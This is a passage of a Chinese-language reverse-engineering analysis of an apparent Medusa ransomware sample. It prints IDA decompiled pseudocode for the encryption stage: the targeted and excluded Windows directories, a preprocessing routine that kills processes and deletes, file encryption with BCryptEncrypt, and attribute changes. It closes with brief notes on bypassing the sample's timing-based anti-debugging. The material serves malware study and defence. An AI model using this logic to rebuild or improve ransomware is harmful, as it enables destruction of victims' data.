            if ( HIDWORD(v20) == v21 )
            {
              sub_CED200(HIDWORD(v20), Block);
              v12 = HIDWORD(v17);
            }
            else
            {
              v11 = *(_OWORD *)Block;
              *(_DWORD *)(HIDWORD(v20) + 16) = 0;
              LOWORD(Block[0]) = 0;
              *(_OWORD *)v10 = v11;
              *(_QWORD *)(v10 + 16) = v17;
              v12 = 7;
              HIDWORD(v20) += 24;
            }
            LOBYTE(v25) = 0;
            if ( v12 >= 8 )
            {
              v13 = Block[0];
              if ( 2 * v12 + 2 >= 0x1000 )
              {
                v13 = (void *)*((_DWORD *)Block[0] - 1);
                if ( (unsigned int)(Block[0] - v13 - 4) > 0x1F )
                  _invalid_parameter_noinfo_noreturn();
              }
              sub_D07FFE(v13);
            }
LABEL_16:
            v7 += lstrlenW(v7) + 1;
            if ( *v7 )
              continue;
            v6 = (WCHAR *)lpRootPathName;
            break;
          default:
            goto LABEL_16;
        }
        break;
      }
    }
    sub_D273CA(v6);
    v3 = this;
    *(_QWORD *)this = v20;
    this[2] = v21;
  }
  else
  {
    v3 = this;
    v4 = v20;
    this[1] = HIDWORD(v20);
    v5 = v21;
    *this = v4;
    this[2] = v5;
  }
  v20 = 0i64;
  v21 = 0;
  sub_CE7060();
  return v3;
}
```

5、加密


随后会对文件进行加密，判断配置参数中的对驱动和系统文件的加密是否开启，如果开启则只加密下列目录的文件

```
"Windows","Windows.old","PerfLogs","MSOCache","Program Files","Program Files (x86)","ProgramData","\\AppData\\Local\\Temp\\","\\AppData\\LocalLow\\","\\AppData\\Roaming\\","\\Users\\All Users\\""desktop.ini","Thumbs.db"
```




```
int PreProcess()
{
  unsigned int v0; // esi
  void *v1; // ecx
  void *v3[5]; // [esp+10h] [ebp-34h] BYREF
  unsigned int v4; // [esp+24h] [ebp-20h]
  void *Block[2]; // [esp+28h] [ebp-1Ch]
  int v6; // [esp+30h] [ebp-14h]
  int v7; // [esp+40h] [ebp-4h]

  printf("preprocess\n");
  if ( byte_D649C0 )
  {
    kill();
    delete();
  }
  printf("encrypt system\n");
  v0 = 7;
  v3[4] = 0;
  v4 = 7;
  LOWORD(v3[0]) = 0;
  v7 = 1;
  v6 = 0;
  *(_QWORD *)Block = 0i64;
  sub_CE1450();
  if ( !byte_D680C0 )
  {
    Encode(v3);
    v0 = v4;
  }
  if ( v0 >= 8 )
  {
    v1 = v3[0];
    if ( 2 * v0 + 2 >= 0x1000 )
    {
      v1 = (void *)*((_DWORD *)v3[0] - 1);
      if ( (unsigned int)(v3[0] - v1 - 4) > 0x1F )
        _invalid_parameter_noinfo_noreturn();
    }
    sub_D07FFE(v1);
  }
  return 0;
}
```




```
  *(_OWORD *)&v81[7] = xmmword_D5A020;
  LOBYTE(v98) = 9;
  while ( 1 )
  {
    if ( LODWORD(v91[0]) )
    {
      if ( !LODWORD(v81[0]) )
        goto LABEL_13;
      v8 = *(_DWORD *)LODWORD(v91[0]) == *(_DWORD *)LODWORD(v81[0]);
    }
    else
    {
      v8 = LODWORD(v81[0]) == 0;
    }
    if ( v8 )
      break;
LABEL_13:
    if ( (unsigned __int8)sub_CD53B0((LPCWSTR)&v91[4]) )
    {
      sub_CD4220((int)&v91[4], (int)v94);
      LOBYTE(v98) = 10;
      v70 = 0;
      v71 = 7;
      LOWORD(v69[0]) = 0;
      sub_CEA880(v69, L"Windows", 7);
      LOBYTE(v98) = 11;
      v73 = 0;
      v74 = 7;
      LOWORD(v72[0]) = 0;
      sub_CEA880(v72, v1, wcslen((const unsigned __int16 *)v1));
      LOBYTE(v98) = 12;
      sub_CEDE60(v78, v72, v69);
      v9 = v77;
      v10 = Block;
      v11 = v95;
      v12 = v94;
      v80 = v2 | 1;
      v13 = Block[0];
      if ( v77 >= 8 )
        v10 = (void **)Block[0];
      if ( v96 >= 8 )
        v12 = (void **)v94[0];
      if ( v95 != v76 )
        goto LABEL_25;
      if ( v95 )
      {
        while ( *(_WORD *)v12 == *(_WORD *)v10 )
        {
          v12 = (void **)((char *)v12 + 2);
          v10 = (void **)((char *)v10 + 2);
          if ( !--v11 )
          {
            v9 = v77;
            goto LABEL_23;
```



```
}
if ( !v14 )
{
  v76 = 0;
  v77 = 7;
  LOWORD(Block[0]) = 0;
  sub_CEA880(Block, L"Windows.old", 11);
  LOBYTE(v98) = 13;
  v73 = 0;
  v74 = 7;
  LOWORD(v72[0]) = 0;
  sub_CEA880(v72, v79, wcslen((const unsigned __int16 *)v79));
  LOBYTE(v98) = 14;
  sub_CEDE60(v78, v72, Block);
  v80 |= 2u;
  v17 = v69;
  v18 = v71;
  v19 = v94;
  v20 = v69[0];
  v21 = v95;
  if ( v71 >= 8 )
    v17 = (void **)v69[0];
  if ( v96 >= 8 )
    v19 = (void **)v94[0];
  if ( v95 != v70 )
    goto LABEL_50;
  if ( v95 )
  {
    while ( *(_WORD *)v19 == *(_WORD *)v17 )
    {
      v19 = (void **)((char *)v19 + 2);
      v17 = (void **)((char *)v17 + 2);
      if ( !--v21 )
      {
        v18 = v71;
        goto LABEL_48;
      }
```

调用了 `BCryptEncrypt` 函数加密并设置文件属性



IDA - 736de79e0a2d08156bae608b2a3e63336829d59d38d61907642149a566ebd270.exe C:\美杜莎\新建文件夹 (5)\736de79e0a2d08156bae608b2a3e63336829d59d38d61907642149a566ebd270.exe

```
sub_D1E80C
sub_D1E832
sub_D1E8BE
sub_D1E900
sub_D1E96F
sub_D1E986
sub_D1E9D3
sub_D1E9E7
sub_D1EA1E
__FrameHandler3::GetRangeOfTrysToCheck(__FrameHandler3::TryB...
_CallCatchBlock2(EHRegistrationNode *,_s_FuncInfo const *,void *,i...
_CallSETranslator(EHExceptionRecord *,EHRegistrationNode *,void...
_JumpToContinuation(void *,EHRegistrationNode *)
_UnwindNestedFrames(EHRegistrationNode *,EHExceptionRecord *)
__CatchGuardHandler
__CreateFrameInfo
__FindAndUnlinkFrame
__TranslatorGuardHandler
___CxxFrameHandler3
___std_exception_copy
___std_exception_destroy
___DestructExceptionObject
_FilterSetCurrentException(_EXCEPTION_POINTERS *,uchar)
__IsExceptionObjectToBeDestroyed
___AdjustPointer
___FrameUnwindFilter
___current_exception
___current_exception_context
___std_type_info_compare
sub_D1F05F
__purecall
_wcsstr
_strchr
_CxxThrowException(x,x)
_memmove
_memset
_memmove_0
Line 2307 of 3554
```

```
  int v87; // [esp+8h] [ebp-4h] BYREF
  void *retaddr; // [esp+Ch] [ebp+0h]

  v86[0] = a3;
  v86[1] = retaddr;
  v85 = -1;
  v84 = &loc_D43B21;
  ExceptionList = NtCurrentTeb()->NtTib.ExceptionList;
  v81 = &v87;
  v80 = a2;
  v3 = alloca(9460);
  v82 = &v54;
  HIDWORD(v72) = a1;
  v58 = a2;
  v85 = 0;
  FileAttributesW = GetFileAttributesW(a1);
  if ( (FileAttributesW & 1) != 0 )
    SetFileAttributesW(a1, FileAttributesW ^ 1);
  v6 = _wfopen(a1, L"rb+");
  HIDWORD(v7) = v6;
  v63 = v6;
  if ( v6 )
  {
    _fseeki64(v6, 0i64, 2);
    v8 = _ftelli64((FILE *)HIDWORD(v7));
    v67 = HIDWORD(v8);
    LODWORD(v7) = v8;
    if ( !v8 )
    {
      v53 = "File Size is Zero.\n";
      goto LABEL_7;
    }
    if ( v8 >= 344 )
    {
      _fseeki64((FILE *)HIDWORD(v7), -344i64, 2);
      memset(v77, 0, 0x64u);
      ThreadLocalStoragePointer = (ULONG *)NtCurrentTeb()->ThreadLocalStoragePointer;
      qmemcpy(v71, "ckj{}o", 6);
      v10 = *ThreadLocalStoragePointer;
      v69 = 46;
      v73 = v10;
      if ( dword_D71810 > *(_DWORD *)(v10 + 4) )
      {
        _Init_thread_header(&dword_D71810);
        if ( dword_D71810 == -1 )
        {
          dword_D6F33C = v71[0];
          word_D6F340 = WORD2(v71[0]);
          byte_D6F342 = v69;
          atexit(sub_D49000);
          _Init_thread_footer(&dword_D71810);
        }
      }
      if ( byte_D6F342 )
      {
0000F9D0 sub_CE0570:101 (CE05D0)
```

Output

```
D70EDA: using guessed type char byte_D70EDA;
D71128: using guessed type int dword_D71128;
D7112C: using guessed type __int16 word_D7112C;
D7112E: using guessed type char byte_D7112E;
D714B0: using guessed type int dword_D714B0;
D71698: using guessed type int dword_D71698;
D716AC: using guessed type __int64 qword_D716AC;
D71810: using guessed type int dword_D71810;
Warning: Action "Return" unexpectedly disabled. Context changed?
Caching 'Imports'... ok
Caching 'Imports'... ok
```

IDC

AU: idle Down Disk: 35GB

三、反调试

基本上都是运行时间检测，直接nop或者set EIP都可以，有的版本的IDA和xdbg好像会自动暂停GetTickCount